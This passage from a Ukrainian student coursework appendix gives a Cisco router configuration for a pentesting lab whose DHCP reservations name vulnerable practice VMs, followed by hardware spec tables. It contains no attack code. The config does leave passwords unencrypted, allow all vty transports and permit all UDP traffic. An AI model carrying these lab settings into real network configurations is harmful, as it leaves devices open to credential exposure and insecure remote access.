service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R-Serv
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
!
!
!
ip dhcp excluded-address 10.24.10.1
!
ip dhcp pool DC1
  host 10.24.10.3 255.255.255.0
  hardware-address 0800.27c3.7bb0
!
ip dhcp pool Basic-Pentesting
  host 10.24.10.4 255.255.255.0
  hardware-address 0800.279b.1aaa
!
ip dhcp pool Troll
  host 10.24.10.5 255.255.255.0
  hardware-address 0800.27c2.20b5
!
ip dhcp pool Napping
  host 10.24.10.6 255.255.255.0
  hardware-address 0800.2749.ee4d
!
ip dhcp pool VMs
  network 10.24.10.0 255.255.255.0
  default-router 10.24.10.1
  dns-server 192.168.1.4
!
ip dhcp pool Kioprtix
  host 10.24.10.8 255.255.255.0
  hardware-address 0800.22aa.a390
!
ip dhcp pool CoddBoxEasy
  host 10.24.10.2 255.255.255.0
  hardware-address 0800.27d5.3782
!

```

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		94


```

!
!
ip route 0.0.0.0 0.0.0.0 194.24.10.1
!
access-list 101 permit udp any any
access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply
!
!
!
control-plane
!
!
!
mgcp profile default
!
!
!
gatekeeper
shutdown
!
!
line con 0
stopbits 1
line aux 0
stopbits 1
line vty 0 4
login
transport input all
!
!
End

```

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		96

Технічні характеристики мережевого обладнання
Маршрутизатор Cisco Catalyst 8200 Series Edge Platforms

Параметр	Значення
Модель	C8200-1N-4T / C8200L-1N-4T
Процесор	Багатоядерний x86 CPU (до 8 ядер)
Оперативна пам'ять	8 ГБ (до 32 ГБ)
Пропускна здатність	до 3,8 Гбіт/с (IPv4 CEF), до 1 Гбіт/с (IPsec)
Інтерфейси	4 WAN порти (2 RJ-45, 2 SFP)
Пам'ять зберігання	До 600 ГБ NVMe
Підтримка SD-WAN	Так
Підтримка VPN	Так (IPsec, DMVPN, FlexVPN)
Безпека	NGFW, IPS, URL-фільтрація, AMP, TLS Inspection
ОС	Cisco IOS XE

Комутатор Cisco Catalyst 2960 Series

Параметр	Значення
Модель	WS-C2960-24TT-L / інші варіанти
Порти	24 x Fast Ethernet, 2 x Gigabit Ethernet up-links
Пропускна здатність	До 16 Гбіт/с (Switching Capacity)
Процесор	ARM CPU (однокристальний)
Оперативна пам'ять	64–128 МБ
Пам'ять Flash	32–64 МБ
Підтримка PoE	Лише в моделях з позначкою "P"
ОС	Cisco IOS
Безпека	Port Security, DHCP Snooping, Dynamic ARP Inspection
Призначення	Комутація доступу (access layer)